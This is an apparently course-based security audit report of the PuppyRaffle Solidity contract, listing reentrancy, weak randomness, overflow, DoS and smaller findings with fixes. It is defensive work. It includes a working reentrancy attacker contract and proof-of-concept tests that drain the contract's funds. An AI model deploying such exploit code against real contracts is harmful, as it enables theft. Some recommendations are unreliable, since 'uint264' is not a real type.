

PuppyRaffle Audit Report

Version 1.0

Tamayo

October 17, 2024

PuppyRaffle Audit Report

Tamayo

October 17, 2024

Prepared by: [Tamayo] Lead Auditors: - Jovani Tamayo

Table of Contents

    * [M-1] Unbound for loop in 'PuppyRaffle::enterRaffle' function causes DoS due to expensive gas cost
    * [M-2] Smart contract wallet winners without a `receive` or `fallback` function will block the start of a new contest
  - Low
    * [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing the player at index 0 to think that they have not entered the raffle
  - Informational
    * [I-1] Solidity pragma should be specific, not wide
    * [I-2] Using an outdated version of solidity is not recommended
    * [I-3] Missing checks for `address(0)` when assigning values to address state variables
    * [I-4] `PuppyRaffle::selectWinner` should follow CEI, which is not a best practice
    * [I-5] Use of "magic numbers" in `PuppyRaffle::selectWinner` which is discouraged
    * [I-6] State changes are missing events
    * [I-7] The `PuppyRaffle::_isActivePlayer` function is never used
  - Gas
    * [G-1] Unchanged state variables should be declared immutable or constant.
    * [G-2] Storage variables in a loop should be cached

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following: 1. Call the `enterRaffle` function with the following parameters: 2. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends. 3. Duplicate addresses are not allowed 4. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function 5. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy 6. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

This protocol is intended to be used as a raffle in which the winner is minted a puppy and given the 80% of the prize pool. The rest is sent to the feeAddress set by the owner. Players should be able to refund their entranceFee and get their active status.

Disclaimer

The Tamayo team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: 2a47715b30cf11ca82db148704e67652ad679cd8

Scope

- In Scope:

```
./src/
#-- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through the `refund` function.

Executive Summary

I learned many new concepts in doing this PuppyRaffle audit report. Thank you Cyfrin Updraft for creating an amazing security course! I will be converting this knowledge to real protocol clients in the near future.

Issues found

Severity	Number of issues found
High	3
Medium	2
Low	1
Info/Gas	7
Gas	2
Total	15

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle::refund` will lead to drain of raffle balance

Description: In `PuppyRaffle::refund` an external call `msg.sender` is made in the middle of the function before an important state change occurs to `PuppyRaffle::players` array. This allows an attacker to make an attack contract with a attack and receive function to drain all the funds inside of the contract. All users funds would be lost and the functionality of the contract is lost.

```
1          function refund(uint256 playerIndex) public {
2          address playerAddress = players[playerIndex];
3          require(playerAddress == msg.sender, "PuppyRaffle: Only the
               player can refund");
4          require(playerAddress != address(0), "PuppyRaffle: Player
               already refunded, or is not active");
5
6  @>      payable(msg.sender).sendValue(entranceFee);
7  @>      players[playerIndex] = address(0);
```

```
8
9           emit RaffleRefunded(playerAddress);
10      }
```

A player who has entered the raffle could have a `fallback`/`receive` function that calls the `PuppyRaffle::refund` function again and claim another refund. They could do this in a loop until all the contract balance has been drained from `PuppyRaffle`.

Impact: Loss of all funds within `PuppyRaffle` contract stolen by a malicious player.

Proof of Concept:

Please insert this code into `PuppyRaffleTest.t.sol`. This code demonstrates the use of an attack contract to drain all funds within `PuppyRaffle` using a reentrancy attack.

1. Players enter the raffle
2. Attacker sets up a contract with a `fallback` function that calls `PuppyRaffle::refund`
3. Attacker enters the raffle
4. Attacker calls `PuppyRaffle::refund` from the attack contract, draining the contract balance.

Code

```
1       function test_ReentrancyRefund() public {
2           address[] memory players = new address[](4);
3           players[0] = playerOne;
4           players[1] = playerTwo;
5           players[2] = playerThree;
6           players[3] = playerFour;
7           puppyRaffle.enterRaffle{value: entranceFee * 4}(players);
8
9           ReentrancyAttacker attackerContract = new ReentrancyAttacker(
                puppyRaffle);
10          address attackUsers = makeAddr("attackUsers");
11          vm.deal(attackUsers, 1 ether);
12
13          uint256 startingAttackContractBalance = address(
                attackerContract).balance;
14          uint256 startingContractBalance = address(puppyRaffle).balance;
15
16          vm.prank(attackUsers);
17          attackerContract.attack{value: entranceFee}();
18
19          console.log("Starting attacker contract balance:",
                startingAttackContractBalance);
20          console.log("Starting contract balance:",
                startingContractBalance);
21
22          console.log("Ending attacker contract balance:", address(
                attackerContract).balance);
```

```
23          console.log("Ending contract balance:", address(puppyRaffle).
               balance);
24      }
25
26      // Insert this contract as well in `PuppyRaffleTest.t.sol`
27
28      contract ReentrancyAttacker {
29      PuppyRaffle puppyRaffle;
30      uint256 entranceFee;
31      uint256 attackerIndex;
32
33      constructor(PuppyRaffle _puppyRaffle){
34          puppyRaffle = _puppyRaffle;
35          entranceFee = puppyRaffle.entranceFee();
36      }
37
38      function attack() external payable{
39          address[] memory players = new address[](1);
40          players[0] = address(this);
41          puppyRaffle.enterRaffle{value: entranceFee}(players);
42
43          attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
               ;
44          puppyRaffle.refund(attackerIndex);
45      }
46
47      receive() external payable{
48          if(address(puppyRaffle).balance >= entranceFee) {
49              puppyRaffle.refund(attackerIndex);
50          }
51      }
52  }
```

Recommended Mitigation: It is recommended to use CEI for best security practices. Move the external call after the state change to not allow a reentrancy attack vector. You may also use the nonreentrant modifier from the openzeppelin contracts to protect the function from reentrancy.

```
1           function refund(uint256 playerIndex) public {
2           address playerAddress = players[playerIndex];
3           require(playerAddress == msg.sender, "PuppyRaffle: Only the
               player can refund");
4           require(playerAddress != address(0), "PuppyRaffle: Player
               already refunded, or is not active");
5
6   +       players[playerIndex] = address(0);
7   +       emit RaffleRefunded(playerAddress);
8           payable(msg.sender).sendValue(entranceFee);
9
10  -       players[playerIndex] = address(0);
11  -       emit RaffleRefunded(playerAddress);
```

```
12      }
```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predict the winning puppy

Description: Hashing `msg.sender`, `block.timestamp`, and `block.difficulty` together creates a predictable number. A predicatable number is not a good random number. Malicious users can manipulate these values or know them ahead of time to choose the winner of the raffle themselves.

Note: This additionally means users could front-run this function and call `refund` if they see they are not the winner.

Impact: Any user can influence the winner of the raffle, winning the money and selecting the `rarest` puppy. Making the entire raffle worthless if it becomes a gas war as to who wins the raffles.

Proof of Concept:

1. Validators can know ahead of time `block.timestamp` and `block.difficulty` and use that to predict when/how to participate. `block.difficulty` was recently replaced by `block.prevrando`
2. User can mine/manipulate their `msg.sender` value to result in the address being used to generate the winner.
3. Users can revert their `selectWinner` transaction if they don't like the winner or resulting puppy.

Using on-chain values as a randomness seed is a well documented attack vector.

Recommended Mitigation: Consider using chainlink VRF to generate a provably random number.

[H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees

Description: In solidity versions priot of `0.8.0` integers were subject to integer overflows.

```
1           uint256 fee = (totalAmountCollected * 20) / 100;
2   @>      totalFees = totalFees + uint64(fee);
```

Impact: In `PuppyRaffle::totalFees` a cast of uint64 is used on a uint256 output of `fee`. Which allows the possibility of anything over 19 ether in fees to overflow and wrap around to 0 ether, leaving fees permanently stuck in the contract.

Proof of Concept:

1. Players enter raffle with 100 ether or 1e20 (I use 4 players, but it could be 100 users entering with 1 ether).
2. A winner is selected and the `feeAddress` is changed per the owner address.
3. `PuppyRaffle::withdrawFees` function is called and a revert is expected since an overflow occurred meaning the balance of the contract is different from the `totalFees`.
4. Funds are lost since the fees overflow and wrap around to result in little to no ether.

Insert the code into `PuppyRaffleTest.t.sol` and make sure to set the `entranceFee` in the setup to 1e20.

Code

```
    // Set the entranceFee to 1e20
    entranceFee = 1e20;

    function test_overflowSelectWinner() public {
        entranceFee = 1e20;
        // Setting up raffle to select a winner
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.timestamp + 1);
        puppyRaffle.changeFeeAddress(owner);
        console.log("Owner balance before raffle:", owner.balance);

        // Select winner
        puppyRaffle.selectWinner();
        // Revert expected since the uint64(fee) can not hold more than
            2e19 value since the maximum is roughly below 2e19
        vm.expectRevert();
        puppyRaffle.withdrawFees();

        // Owner gets 0 fees since the fees are greater than 19e18
           which is more than a uint64 can hold then the fee overflows
           losing the owners funds
        console.log("Owner balance after raffle:", owner.balance);
    }
```

Recommended Mitigation: The best recommendation would be to use a bigger type, so uint264 and to not unsafely cast a uint264 output into a uint64. The next best recommendation would just be to use `0.8.18` which reverts in an error if there are any overflows occurring in a contract.

```
        uint256 fee = (totalAmountCollected * 20) / 100;
-       totalFees = totalFees + uint64(fee);
+       totalFees = totalFees + uint256(fee);
```

Medium

[M-1] Unbound for loop in 'PuppyRaffle::enterRaffle' function causes DoS due to expensive gas cost

Description: The unbound for loop in 'PuppyRaffle::enterRaffle' allows for an unlimited number of players to enter the puppy raffle which can cause a DoS if an attacker creates multiple addresses or if there is just a lot of players using the raffle. The DoS is caused by the gas costs ramping up as more players join the array since the for loop iterates through each player.

Line 86 of 'PuppyRaffle.sol'

```
1 @>      for (uint256 i = 0; i < players.length - 1; i++) {
2             for (uint256 j = i + 1; j < players.length; j++) {
3                 require(players[i] != players[j], "PuppyRaffle:
                      Duplicate player");
4             }
```

Impact: Exponential growth in gas cost as more players join the array leading to a DoS and discouraging users from entering

Proof of Concept:

Insert this code in 'PuppyRaffleTest.t.sol' and run a test showing the first round of 100 players entering the raffle gas cost is 3x less than the second round of 100 players.

Code

```
1     function test_denialOfService() public{
2         vm.txGasPrice(1);
3
4         // First round of 100 players
5         uint256 playersNum = 100;
6         address[] memory players = new address[](playersNum);
7         for(uint256 i = 0; i < playersNum; i++) {
8             players[i] = address(i);
9         }
10        uint256 gasStart = gasleft();
11        puppyRaffle.enterRaffle{value: entranceFee * 100}(players);
12        uint256 gasEnd = gasleft();
13
14        uint256 gasUsedFirst = (gasStart - gasEnd) * tx.gasprice;
15        console.log("Gas cost of the first 100 players: ", gasUsedFirst
              );
16
```

```
17          // Now for 2nd round of 100 players
18          address[] memory playersTwo = new address[](playersNum);
19          for(uint256 i = 0; i < playersNum; i++) {
20              playersTwo[i] = address(i + playersNum);
21          }
22          uint256 gasStartTwo = gasleft();
23          puppyRaffle.enterRaffle{value: entranceFee * players.length}(
                playersTwo);
24          uint256 gasEndTwo = gasleft();
25
26          uint256 gasUsedSecond = (gasStartTwo - gasEndTwo) * tx.gasprice
                ;
27          console.log("Gas cost of the Second 100 players: ",
                gasUsedSecond);
28
29          // First round of 100 players gas cost is 3x less than second
                round of 100 players
30          assert(gasUsedFirst < gasUsedSecond);
31      }
```

Recommended Mitigation: There are a few recommendations

1. Remove unbounded for loops and refactor to prevent a DoS.
2. Consider removing a check for duplicates since users can create new addresses to enter the raffle anyways.
3. Limit the amount of players allowed to enter a raffle, ten for example.
4. Consider implementing a mapping to map users to an address to check for duplicate players.

Remove for loops:

```
1  - for (uint256 i = 0; i < newPlayers.length; i++) {
2  -             players.push(newPlayers[i]);
3  -         }
4  -         for (uint256 i = 0; i < players.length - 1; i++) {
5  -             for (uint256 j = i + 1; j < players.length; j++) {
6  -                 require(players[i] != players[j], "PuppyRaffle:
       Duplicate player");
7  -             }
```

Limit players:

```
1  + for (uint256 i = 0; i < tenPlayersOnly; i++) {
```

Add mapping:

```
1  +     mapping(address => uint256) public addressToRaffleId;
2  +     uint256 public raffleId = 0;
3      .
4      .
```

```
5       .
6       function enterRaffle(address[] memory newPlayers) public payable {
7           require(msg.value == entranceFee * newPlayers.length, "
                PuppyRaffle: Must send enough to enter raffle");
8           for (uint256 i = 0; i < newPlayers.length; i++) {
9               players.push(newPlayers[i]);
10  +            addressToRaffleId[newPlayers[i]] = raffleId;
11          }
12
13  -        // Check for duplicates
14  +       // Check for duplicates only from the new players
15  +       for (uint256 i = 0; i < newPlayers.length; i++) {
16  +          require(addressToRaffleId[newPlayers[i]] != raffleId, "
        PuppyRaffle: Duplicate player");
17  +       }
18  -        for (uint256 i = 0; i < players.length; i++) {
19  -            for (uint256 j = i + 1; j < players.length; j++) {
20  -                require(players[i] != players[j], "PuppyRaffle:
        Duplicate player");
21  -            }
22  -        }
23          emit RaffleEnter(newPlayers);
24      }
25  .
26  .
27  .
28      function selectWinner() external {
29  +       raffleId = raffleId + 1;
30          require(block.timestamp >= raffleStartTime + raffleDuration, "
                PuppyRaffle: Raffle not over");
```

[M-2] Smart contract wallet winners without a `receive` or `fallback` function will block the start of a new contest

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payments, the lottery would not be able to restart.

Users could easily call the `selectWinner` function again and non-wallet entrants could enter, but it would cost a lot due to the duplicate check and a lottery reset could get very challenging.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, making a lottery reset difficult.

Also, true winners would not get paid out and someone else could take their money.

Proof of Concept:

1. 10 smart contract wallets enter the lottery without a fallback or receive function.
2. The lottery ends
3. The `selectWinner` function wouldn't work, even though the lottery is over!

Recommended Mitigation: There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants(Not recommended).
2. Creating a mapping of addresses -> payout so winners can pull their funds out themselves with a new `claimPrize` function.

> Pull over push, it is better for a user to pull the money out than for you to push the money to the user.

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing the player at index 0 to think that they have not entered the raffle

Description: If the player is at index 0 in the `PuppyRaffle::players` array at index 0, this will return 0, and according to the natspec it will return 0 if the player is not in the array.

```
1 /// @return the index of the player in the array, if they are not
     active, it returns 0
2 function getActivePlayerIndex(address player) external view returns (
     uint256) {
3         for (uint256 i = 0; i < players.length; i++) {
4             if (players[i] == player) {
5                 return i;
6             }
7         }
8         return 0;
9     }
```

Impact: A player at index 0 may incorrectly think that they have not entered the raffle, and attempt to enter again, wasting gas.

Proof of Concept:

1. Player enters the raffle and they are the first entrant
2. `PuppyRaffle::getActivePlayerIndex` returns 0
3. User thinks they have not entered correctly due to documentation

Recommended Mitigation: The easiest recommendation would be to add a revert if the player is not in the array instead of just returing 0.

Informational

[I-1] Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of 'pragma solidity ^0.8.0;, use 'pragma solidity 0.8.0;'

- Found in src/PuppyRaffle.sol: Line 2

[I-2] Using an outdated version of solidity is not recommended

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation Deploy with a recent version of Solidity (at least 0.8.0) with no known severe issues. '0.8.18'

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Please see [slither] (https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity) documentation for more details.

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Check for `address(0)` when assigning values to address state variables.

2 Found Instances

- Found in src/PuppyRaffle.sol Line: 62

```
1          feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 168

```
1          feeAddress = newFeeAddress;
```

[I-4] `PuppyRaffle::selectWinner` should follow CEI, which is not a best practice

It's best to keep code clean and follow CEI (Checks, Effects, Interactions)

```
-       (bool success,) = winner.call{value: prizePool}("");
-       require(success, "PuppyRaffle: Failed to send prize pool to winner");
        _safeMint(winner, tokenId);
+       (bool success,) = winner.call{value: prizePool}("");
+       require(success, "PuppyRaffle: Failed to send prize pool to winner");
```

[I-5] Use of "magic numbers" in `PuppyRaffle::selectWinner` which is discouraged

It can be confusing to see number literals in a codebase, and is much more readable if the numbers are given a name.

```
        uint256 prizePool = (totalAmountCollected * 80) / 100;
        uint256 fee = (totalAmountCollected * 20) / 100;
```

Instead, you could use given names for the "magic numbers"

```
        uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
        uint256 public constant FEE_PERCENTAGE = 20;
        uint256 public constant POOL_PRECISION = 100;
```

[I-6] State changes are missing events

`PuppyRaffle::withdrawFees` is missing an emmitted event for everytime fees are withdrawn. `PuppyRaffle::selectWinner` is missing an emmitted event for everytime a winner is selected or everytime a NFT is minted to a player.

[I-7] The `PuppyRaffle::_isActivePlayer` function is never used

The `_isActivePlayer` function is never used and should be removed for lowered gas costs at no effect on the contract since it is never used.

Gas

[G-1] Unchanged state variables should be declared immutable or constant.

In order to save gas and to be as verbose as possible these unchanged state variables should be declared immutable or constant. Reading from storage is much more expensive than reading from a constant or immutable variable.

Instances: - ‘PuppyRaffle::raffleDuration’ should be ‘immutable’ - ‘PuppyRaffle::raffleStartTime’ should be ‘immutable’ - ‘PuppyRaffle::feeAddress’ should be ‘immutable’ - ‘PuppyRaffle::commonImageUri’ should be ‘Constant’ - ‘PuppyRaffle::rareImageUri’ should be ‘Constant’ - ‘PuppyRaffle::legendaryImageUri’ should be ‘Constant’

[G-2] Storage variables in a loop should be cached

Everytime you call `players.length` you read from storage, as opposed to memory which is more gas efficient.

```
+       uint256 playersLength = players.length
-        for (uint256 i = 0; i < players.length - 1; i++) {
+        for (uint256 i = 0; i < playersLength - 1; i++) {
-            for (uint256 j = i + 1; j < players.length; j++) {
+            for (uint256 j = i + 1; j < playersLength; j++) {
                require(players[i] != players[j], "PuppyRaffle:
                    Duplicate player");
            }
        }
```